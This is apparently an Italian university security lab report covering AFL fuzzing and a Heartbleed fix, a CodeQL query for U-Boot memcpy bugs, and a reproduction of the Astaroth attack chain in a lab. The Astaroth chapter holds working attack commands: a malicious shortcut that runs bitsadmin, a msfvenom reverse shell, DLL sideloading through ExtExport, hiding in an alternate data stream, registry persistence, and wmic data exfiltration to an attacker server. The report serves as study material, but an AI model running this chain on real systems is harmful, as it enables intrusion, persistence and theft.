Per utilizzare AFL in persistent mode è necessario modificare il corpo del `main()` come segue:

```
1 int main() {  
2     static SSL_CTX *sctx = Init();  
3     __AFL_INIT();  
4  
5     while(__AFL_LOOP(1000)) {  
6         SSL *server = SSL_new(sctx);  
7         BIO *sinbio = BIO_new(BIO_s_mem());  
8         BIO *soutbio = BIO_new(BIO_s_mem());  
9         SSL_set_bio(server, sinbio, soutbio);  
10        SSL_set_accept_state(server);  
11  
12        const int size = 100;  
13        unsigned char data[size];  
14  
15        read(0, data, size);  
16  
17        BIO_write(sinbio, data, size);  
18  
19        SSL_do_handshake(server);  
20        SSL_free(server);  
21    }  
22    return 0;
```



23 }

L'output di AFL in persistent mode è il seguente:

```
american fuzzy lop ++4.00c {default} (./handshake) [fast]
- process timing
  run time : 0 days, 0 hrs, 1 min, 46 sec
  last new find : 0 days, 0 hrs, 0 min, 1 sec
  last saved crash : 0 days, 0 hrs, 0 min, 1 sec
  last saved hang : none seen yet
- cycle progress
  now processing : 36.1 (94.7%)
  runs timed out : 0 (0.00%)
- stage progress
  now trying : havoc
  stage execs : 1394/3072 (45.38%)
  total execs : 103k
  exec speed : 912.3/sec
- fuzzing strategy yields
  bit flips : disabled (default, enable with -D)
  byte flips : disabled (default, enable with -D)
  arithmetics : disabled (default, enable with -D)
  known ints : disabled (default, enable with -D)
  dictionary : n/a
  havoc/splice : 24/76.9k, 12/24.8k
  py/custom/rq : unused, unused, unused, unused
  trim/eff : 35.90%/29, disabled
- overall results
  cycles done : 1
  corpus count : 38
  saved crashes : 1
  saved hangs : 0
- map coverage
  map density : 1.38% / 1.79%
  count coverage : 2.04 bits/tuple
- findings in depth
  favored itens : 19 (50.00%)
  new edges on : 25 (65.79%)
  total crashes : 8 (1 saved)
  total tmouts : 5 (2 saved)
- item geometry
  levels : 9
  pending : 14
  pend fav : 1
  own finds : 37
  imported : 0
  stability : 95.67%
[cpu000:200%]
```

Figura 3.2: AFL in Persistent Mode

3.5 Eseguire AFL con ottimizzazioni di performance

Per migliorare l'efficienza del fuzzer, abbiamo modificato il test harness inserendo il ciclo `__AFL_LOOP(1000)`. Questo permette ad AFL di utilizzare la modalità Persistent Mode, evitando di ricreare un nuovo processo (tramite `fork()`) per ogni singolo input testato. L'inizializzazione della libreria OpenSSL (`Init()`) viene così eseguita una sola volta, ammortizzando enormemente i tempi di caricamento.

Confronto delle Prestazioni (entrambi con ASAN abilitato):

- **Standard Mode:** Come visibile dallo screenshot precedente, il fuzzer si attesta su una velocità di esecuzione di circa 157.5 execs/sec. Per raggiungere $\approx 112k$ esecuzioni, AFL ha impiegato più di 12 minuti.
- **Persistent Mode:** Dallo screenshot, la velocità di esecuzione aumenta a 912.3 execs/sec. Per raggiungere un numero di esecuzioni comparabile ($\approx 103k$), AFL ha impiegato appena 1 minuto e 46 secondi.

L'introduzione del Persistent Mode ha portato a un incremento del throughput di quasi 6 volte. Questo dimostra come, soprattutto in presenza di



target complessi e strumentazione pesante come ASAN, bypassare il context switch e l'overhead del sistema operativo per la creazione dei processi sia fondamentale per trovare crash complessi in tempi rapidi.

3.6 FIX Heartbleed

La struttura dati colpita dal bug di Heartbeat è la struttura dati `ssl3_record_st` usata nella funzione `tls1_process_heartbeat` nel file `tl1_lib.c`. Il valore di "length" deve essere maggiore o uguale a $(\text{payload_length} + 1 + 2 + 16)$. Nella funzione `tls1_process_heartbeat` non è presente nessun controllo che vada a gestire la grandezza di `payload_length`. Per fixare il bug occorre inserire all'inizio della lettura il seguente controllo:

```
1 if(s->s3->rrec.length < (payload + 1 + 2 + 16)) return 0;
```




Figura 3.3: AFL dopo la FIX Heartbleed

Come dimostra lo screenshot precedente, dopo aver lasciato in esecuzione il fuzzer in modalità persistente per oltre 10 minuti, il contatore dei "saved crashes" è rimasto a 0. Questo fornisce la prova empirica dell'efficacia della patch: qualsiasi pacchetto Heartbeat malformato generato da AFL (che dichiara un payload superiore ai byte effettivamente inviati) viene intercettato dal nuovo costruito `if` e scartato silenziosamente (`return 0`) prima di raggiungere la `memcpy` fatale. L'assenza di crash e di avvisi da parte di ASAN conferma la completa e corretta mitigazione della vulnerabilità.



Capitolo 4

Static Analysis

L'obiettivo di questa challenge (proposta dal GitHub Security Lab) è testare e migliorare le abilità di *vulnerability hunting* imparando a padroneggiare CodeQL. La missione consiste nel trovare le **13 vulnerabilità critiche di Remote Code Execution (RCE)** scoperte dai ricercatori all'interno del bootloader **U-Boot**. Queste vulnerabilità (identificate dai CVE da CVE-2019-14192 a CVE-2019-14204) si innescano quando U-Boot è configurato per utilizzare la connessione di rete al fine di eseguire il fetching delle risorse di avvio. Il problema di fondo è un potenziale **buffer overflow** controllato dall'attaccante.

Per individuare i bug in modo mirato, la soluzione CodeQL è stata costruita mediante un approccio step-by-step, imparando gradualmente come modellare le chiamate del codice C e filtrando man mano le chiamate non sicure, fino ad arrivare al file decisivo `10_taint_tracking.ql` in cui viene formalizzata l'analisi finale.

4.1 Il Risultato della Query (`10_taint_tracking.ql`)

La query finale costruita nel decimo step è un'analisi automatica volta a tracciare in modo accurato se i valori provenienti dall'esterno finiscono in chiamate insicure della funzione `memcpy`. Nello specifico, utilizzando la libreria `TaintTracking` di CodeQL (un'analisi **path-problem** che mostra visivamente in GitHub il percorso dai dati compromessi all'uso), la query rileva casi in cui:

- **La Sorgente (Source):** Un dato in ingresso controllato dall'attaccante proviene dal network (delineato dai risultati delle macro di conversione byte come `ntohs`, `ntohl`, `ntohl1`).
- **Il Pozzo (Sink):** Questo dato finisce direttamente per essere utilizzato come argomento della "dimensione" parametrizzata in una chiamata `memcpy`, indicata tramite `call.getArgument(2)` nel codice.



Se la query traccia con successo l'intero percorso dalla *Sorgente* al *Sink*, solleverà un avviso identificando la fetta di codice fallata e mostrando l'errore: “*Network byte swap flows to memcpy without validation*”.




Figura 4.1: Risultato della query su GitHub

4.2 Il predicato **isBarrier** per la sanificazione

Durante la costruzione dell'analisi, sorgono facilmente dei *falsi positivi*: cosa succede se lo sviluppatore utilizza i dati in ingresso e chiama la `memcpy`, ma prima effettua un controllo sicuro imponendo limiti massimi di grandezza? In questi casi il flusso deve interrompersi per validare l'assenza di vulnerabilità. Questo è compito del predicato `isBarrier(DataFlow::Node node)`:

1. **Controlla un blocco relazionale:** Identifica l'esistenza di una condizione di guardia (es. uno statement `if`) determinata da operatori relazionali (come `<`, `>`, `<=`, `>=`).
2. **Identifica il campo d'azione:** Si assicura che il nodo che CodeQL sta scansionando (la variabile `v tainted`) stia venendo richiamato.
3. **Verifica il limite (Bound check):** Constata che a essere verificata da quell'operatore logico/relazionale sia esattamente quella variabile (se si trova a destra o a sinistra dell'operazione, come ad es. `length < MAX_SIZE`).
4. **Isola la via sicura:** Conferma infine che questa guardia tuteli il Basic Block esecutivo nel suo ramo `true`; cioè, l'esecuzione approderà al nodo in cui risiede la *Sink* (la potenziale `memcpy`) unicamente se l'esito della validazione di sicurezza darà esito positivo. In tal modo erige la “barriera”, bloccando CodeQL dal segnalarlo come minaccia tra gli eventi di sicurezza.



4.3 Automazione con GitHub Actions (main.yml)

Oltre alla validazione e stesura locale della query, è stato integrato un workflow GitHub Actions in `.github/workflows/main.yml` per un'individuazione trasparente sul repository, simulando un vero applicativo SAST.

I passaggi principali operati dal virtual environment Ubuntu garantiscono:

- **Trigger event:** Si aziona a ogni singola push direttamente sul branch `main` (o tramite procedura manuale *dispatch*).
- **Checkout & Environment:** Preleva il codice sorgente e inizializza l'azione nativa `github/codeql-action/init@v3` per analizzare il linguaggio C/C++ (`cpp`), dicendo a CodeQL di focalizzarsi unicamente sulla `custom` query finale prodotta (`./4.StaticAnalysis/query_github_actions/10_taint_tracking`).
- **Dependency Install & Intercepting Build:** Essendo un linguaggio compilato, CodeQL richiede di “ascoltare e tracciare” l'intera procedura di build del progetto per costruirsi a ritroso il database semantico del codice del progetto. A questo scopo, il workflow installa dipendenze chiave per l'utility, entra nel modulo `u-boot`, lo configura con `make sandbox_defconfig` (creando un'infrastruttura di test) per poi iniziare un massiccio processo di make tracciato.
- **Reporting:** Come step finale, scatta `analyze@v3`. CodeQL sfrutta il database generatosi per eseguire la problem-query, postando gli avvisi localizzati e visibili all'interno della dashboard Security > Code scanning sulla repository di GitHub.



Capitolo 5

CyberThreatIntelligence

In questo laboratorio viene esplorato il malware Astaroth per estrarre informazioni e attaccare una macchina vittima.

Astaroth è un Trojan bancario e un Infostealer, la cui caratteristica principale è quella di essere una minaccia "fileless" (senza file). Astaroth usa un approccio fileless, sfruttando processi di sistema pienamente legittimi, rendendolo un malware estremamente difficile da rilevare per i classici software antivirus basati sulle firme.

Il suo ciclo di utilizzo tipico avviene in queste fasi:

1. **Infezione iniziale (Spear-phishing):** La vittima riceve un'e-mail fraudolenta molto mirata (es. finte fatture o documenti legali in formato ZIP, file LNK o HTML). Cliccando sul link o sul file, si innesca la catena.
2. **Approccio "Living-off-the-Land" (LotL):** Per scaricarsi ed eseguirsi senza farsi notare, il malware sfrutta solo strumenti di sistema di Windows preinstallati e pienamente legittimi. Inizialmente usava WMIC per eseguire script; nelle varianti più recenti (2020) abusa dello strumento ExtExport.exe (legato a Internet Explorer) per caricare i propri moduli.
3. **Occultamento nei file di sistema:** I payload scaricati non vengono salvati normalmente, ma nascosti all'interno degli Alternate Data Streams (ADS) di file come desktop.ini. In questo modo, i dati malevoli risultano del tutto invisibili da Esplora File.
4. **Furto e manipolazione:** Una volta iniettato silenziosamente nella memoria, Astaroth ruba le password salvate sui browser, le password delle e-mail, registra i tasti premuti e permette all'attaccante di visualizzare e manipolare la navigazione web, sovrapponendo finestre false al browser quando l'utente visita il sito della propria banca. Le configurazioni di comando e controllo (C2) vengono talvolta nascoste in testi cifrati.

Per questo laboratorio, vengono usate una macchina Windows vittima e una macchina Linux attaccante.



5.1 Deploying Astaroth

Nel primo passaggio vediamo come si è implementato il malware nella macchina vittima Windows. Il nostro focus non si concentra però sulla consegna del malware stesso, bensì osservare i suoi effetti e come si riesce ad ottenere il controllo della macchina. In questo senso, assumiamo che il primo step sia quello di creare un file .VBScript per la generazione di un file .lnk, che verrà poi utilizzato per l'attacco.

Ai fini di semplicità, viene scaricato il file .vbs aprendo un server nella macchina attaccante Linux:

```
1 sudo python3 -m http.server 8080
```




Figura 5.1: Server HTTP in ascolto

Cliccando questo file, avviene l'eseguibile. Il file .vbs contiene il seguente codice:




Figura 5.2: Generazione del link clickme

```
1 Set oWS = WScript.CreateObject("WScript.Shell")
2 sLinkFile = "clickme.lnk"
3 Set oLink = oWS.CreateShortcut(sLinkFile)
4 oLink.TargetPath = "C:\Windows\System32\cmd.exe"
5 oLink.Arguments = "/c bitsadmin /transfer mystager /priority
   FOREGROUND http://192.168.159.132:8080/stager.cmd C:\Users\
   Public\Libraries\stager.cmd & call C:\Users\Public\Libraries\
   stager.cmd & del C:\Users\Public\Libraries\stager.cmd"
6 oLink.Save
```

Possiamo osservare che:



1. In Windows, ogni componente viene vista come un oggetto. In questo caso, tramite la visione ad oggetti, stiamo dando l'aspetto legittimo a un collegamento a una shell, chiamato clickme, a cui viene passato come parametro un comando a perfetta insaputa della vittima.
2. Il comando richiama l'eseguibile bitsadmin. Questo è il primo LOLBin che verrà utilizzato. Questo è un servizio di sistema che gestisce il download e l'upload di file in background, come ad esempio aggiornamenti Windows. In questo caso, però, viene richiamato un file stager, che utilizzeremo più tardi.

Il prossimo passaggio è quello di creare il payload. In questo caso scegliamo meterpreter, una reverse shell che funziona su windows, da cui possiamo dare successivamente altri comandi.

```
1 # ottenere l'indirizzo ip della macchina attaccante
2 ip a
3 # usarlo come parametro per la creazione del payload
4 msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.159.132
  LPORT=4444 -f dll -o payload.dll
```

Successivamente, va configurato il file stager. Questo file è il cuore pulsante dell'attacco. Al suo avvio, avvengono quattro azioni:

1. Viene scaricato, sempre con l'uso di bitsadmin, il payload appena generato tramite metasploit. Viene inserito all'interno della cartella `C:\Users\Public\Libraries` e denominato `sqlite3.dll`.
2. Viene generato un nuovo oggetto Wscript.shell, in questo caso però viene effettuato il side-loading del payload rinominato precedentemente.
3. Viene eseguito il secondo LOLBin abusato in questo attacco, ovvero ExtExport, un'utilità all'interno di Internet Explorer che effettua sideloading di specifici file binari, tra cui `sqlite3.dll`. In questo caso, però, viene effettuato il side-loading di un binario malevolo. Come parametro viene indicato il percorso in cui è situato il binario, seguito da due stringhe arbitrarie.
4. Il tutto viene inserito ed eseguito all'interno di un Alternative Data Stream. Questi sono attributi aggiuntivi dei file, non visibili agli utenti, che possono memorizzare dati arbitrari per nascondere file da rilevamenti. In questo caso, il tutto viene occultato come se fosse un ADS di desktop.ini, all'interno del percorso `C:\Users\Public\`.



```
1 @echo off
2
3 setlocal enabledelayedexpansion
4
5 set PATH_LAUNCHER_ADS=C:\Users\Public\desktop.ini:launcher.vbs
6
7
8 start /b bitsadmin /transfer payload /priority FOREGROUND
   http://192.168.159.132:8080/payload.dll C:\Users\Public\
   Libraries\sqlite3.dll
9
10
11
12 rem Call "C:\Program Files (x86)\Internet Explorer\Extexport.exe"
   from this script.
13 rem As first parameter, use the path "C:\Users\Public\Libraries".
14 rem As second and third parameters, use two random strings (such as
   "bla bla").
15
16 echo Dim objShell > %PATH_LAUNCHER_ADS%
17 echo Set objShell = WScript.CreateObject("WScript.Shell") >>
   %PATH_LAUNCHER_ADS%
18 echo Set oExec = objShell.Exec("C:\\Program Files (x86)\\Internet
   Explorer\\ExtExport.exe C:\\Users\\Public\\Libraries bla1 bla2")
   >> %PATH_LAUNCHER_ADS%
19 echo Set objShell = Nothing >> %PATH_LAUNCHER_ADS%
20
21
22 rem This will execute the hidden launcher from the ADS
23 cscript "%PATH_LAUNCHER_ADS%"
```

Una volta eseguito il tutto, possiamo osservare nel percorso C:\User\Public la creazione dell'ADS.



```
C:\Users\unina\Desktop>dir C:\Users\Public /R /a
Volume in drive C has no label.
Volume Serial Number is 12EF-D638

Directory of C:\Users\Public

05/23/2026  11:10 AM    <DIR>          .
05/23/2026  11:10 AM    <DIR>          ..
04/27/2023  06:51 AM    <DIR>          AccountPictures
04/27/2023  08:00 AM    <DIR>          Desktop
05/23/2026  02:23 AM             174 desktop.ini
05/23/2026  02:23 AM             223 desktop.ini:launcher.vbs:$DATA
04/19/2023  11:23 PM    <DIR>          Documents
12/07/2019  02:14 AM    <DIR>          Downloads
05/23/2026  11:10 AM             53 launcher.bat
05/24/2026  02:23 AM    <DIR>          Libraries
12/07/2019  02:14 AM    <DIR>          Music
12/07/2019  02:14 AM    <DIR>          Pictures
12/07/2019  02:14 AM    <DIR>          Videos
                2 File(s)              227 bytes
               10 Dir(s)  234,590,117,888 bytes free

C:\Users\unina\Desktop>
```

Figura 5.3: ADS in esecuzione

Infine, non resta altro che aprire un listener di meterpreter nella macchina attaccante tramite Metasploit e prendere il controllo della macchina vittima.

```
1 msfconsole
2 (...)
3 msf > use exploit/multi/handler
4 [*] Using configured payload generic/shell_reverse_tcp
5 msf exploit(multi/handler) > set payload windows/meterpreter/
  reverse_tcp
6 payload => windows/meterpreter/reverse_tcp
7 msf exploit(multi/handler) > set LHOST 192.168.159.132
8 LHOST => 192.168.159.132
9 msf exploit(multi/handler) > set LPORT 4444
10 LPORT => 4444
11 msf exploit(multi/handler) > exploit
```

```
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.159.132:4444
[*] Sending stage (196678 bytes) to 192.168.159.135
[*] Meterpreter session 8 opened (192.168.159.132:4444 -> 192.168.159.135:65219) at 2026-05-24 09:19:41 +0000

meterpreter > |
```

Figura 5.4: Connessione meterpreter stabilita

5.2 ATT&CK

La catena di attacco Astaroth copre svariate tattiche e tecniche classificate dal framework MITRE ATT&CK. Vengono sottolineati quelli riscontrati all'interno dell'attacco implementato in questo laboratorio.



- **Initial Access (Accesso Iniziale):**

—

- **T1192 - Spearphishing Link / T1023 - Shortcut Modification:**

- Uso di email con link fasulli che portano a file LNK (collegamenti) modificati per lanciare comandi dannosi.

- **Execution:**

- **T1047 - Windows Management Instrumentation (WMI):**

- Uso iniziale di WMIC per forzare il download di script invisibili (nel punto 5.3).

- **T1220 - XSL Script Processing / T1064 - Scripting:**

- Esecuzione di JavaScript offuscato sfruttato per orchestrare le fasi successive.

- **Defense Evasion:**

- **T1027 - Obfuscated Files or Information / T1140 - Deobfuscate/Decode Files:** I moduli scaricati sono criptati (in Base64 o algoritmi XOR personalizzati) e vengono decodificati usando lo strumento legittimo di Windows Certutil.

- **T1564.004 - NTFS Alternate Data Streams (ADS):**

- Nascondere i binari malevoli come flussi di dati secondari in file di sistema (es. desktop.ini).

—

- **T1117 - Regsvr32 / T1129 - Execution Through Module Load:**

- Abuso di file di sistema come Regsvr32 o ExtExport.exe per caricare di nascosto librerie dinamiche (DLL).

- **T1055.012 - Process Hollowing:** Svuotare la memoria di un processo legittimo (es. userinit.exe o svchost.exe) e iniettarvi il payload malevolo finale direttamente nella memoria (in-memory injection).

- **Command and Control:**

- **T1197 - BITS Jobs:** Abuso del tool BITSadmin (Background Intelligent Transfer Service), normalmente usato da Windows per gli aggiornamenti, per scaricare furtivamente i payload dal server dell'attaccante.



5.3 Persistence

Dopo esser riusciti a entrare nella macchina vittima, possiamo ancora sfruttare i LOLBin per creare una sessione persistente. Questo viene sempre ottenuto mediante il metodo citato prima, ma va modificato lo stager, al fine di inserire il C2 nei processi di avvio del sistema operativo della macchina vittima.

Per fare questo, bisogna:

1. Inserire il processo malevolo all'interno della cartella di applicazioni scelte all'avvio.
2. Inserire all'interno delle chiavi di registro il percorso del processo stesso.




Figura 5.5: Schema completo per la persistence

La chiave del registro da modificare per ottenere questo è la `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders`.

Allo stager vengono quindi aggiunte le seguenti righe:

```
1 set PATH_LAUNCHER_BAT=C:\Users\Public\launcher.bat
2 echo cscript "%PATH_LAUNCHER_ADS%" > %PATH_LAUNCHER_BAT%
3
4 copy %PATH_LAUNCHER_BAT% "C:\Users\%USERNAME%\AppData\Roaming\
   Microsoft\Windows\Start Menu\Programs\Startup\launcher.bat"
5
6 REG ADD "HKEY_CURRENT_USER\Software\Microsoft\Windows\
   CurrentVersion\Explorer\Shell Folders" /f /v StartUp /t REG_SZ
   /d %PATH_LAUNCHER_BAT%
```

Viene creato un file batch tramite la copia dall'ADS precedentemente generato all'interno di `C:\Users\Public`, copiato nella cartella di processi da avviare allo startup, e aggiunta la chiave di registro ai processi di startup.



Dopo aver avviato lo stager con le stesse modalità del punto 5.1, possiamo osservare gli indicatori di compromissione per cui il processo batch è stato creato, è presente e può essere avviato insieme al sistema operativo, ottenendo così la persistenza.




Figura 5.6: Launcher inserito nello startup




Figura 5.7: Modifica registro di sistema




Figura 5.8: Esecuzione visibile sul task manager

5.4 WMI server

WMI permette la raccolta di informazioni per quanto riguarda lo stato della macchina. Può anche essere usato per preparare ed eseguire del codice malizioso.

Per sfruttare ciò, una volta ottenuto l'accesso alla macchina vittima, apriamo un server BITS per ricevere ed esfiltrare dati. Il server utilizzato è il `simpleBITSServer.py`.

```
1 python3 SimpleBITSServer.py 4231
```

Dopodiché, sfruttando meterpreter, apriamo una reverse shell e inseriamo i due seguenti comandi:

```
1 (echo OS INFORMATION: & wmic os get Caption, Version, BuildNumber,
  InstallDate /format:csv & echo. & echo PROCESS LIST: & wmic
  process get Name, ProcessId, ParentProcessId, ExecutablePath
  /format:csv) | find /v "" > C:\Users\unina\Desktop\system_info.
  txt
2
3 bitsadmin /transfer test /priority HIGH /upload http://192
  .168.159.132:4231/system_info.txt C:\Users\unina\Desktop\
  system_info.txt
```

Il primo comando permette di ottenere informazioni inerenti al sistema operativo, il secondo i vari processi in esecuzione. Il tutto viene codificato per essere compatibile con Linux e inserito all'interno di un file di testo, che viene caricato al server BITS aperto.



Capitolo 6

Basic Malware

6.1 Analisi Lab01-01

6.1.1 Analisi VirusTotal

Si è calcolato l'hash del file Lab01-01.exe utilizzando SHA256 con il seguente comando di PowerShell:

```
1 Get-FileHash -Algorithm SHA256 .\Lab01-01.exe
```

L'hash calcolato è il seguente:

```
1 58898BD42C5BD3BF9B1389F0EEE5B39CD59180E8370EB9EA838A0B327BD6FE47
```

Risultato della ricerca su VirusTotal:




Figura 6.1: Risultato di VirusTotal per Lab01-01.exe

Si è calcolato l'hash del file Lab01-01.dll utilizzando SHA256 con il seguente comando di PowerShell:

```
1 Get-FileHash -Algorithm SHA256 .\Lab01-01.dll
```

L'hash calcolato è il seguente:

```
1 F50E42C8DFAAB649BDE0398867E930B86C2A599E8DB83B8260393082268F2DBA
```

Risultato della ricerca su VirusTotal:

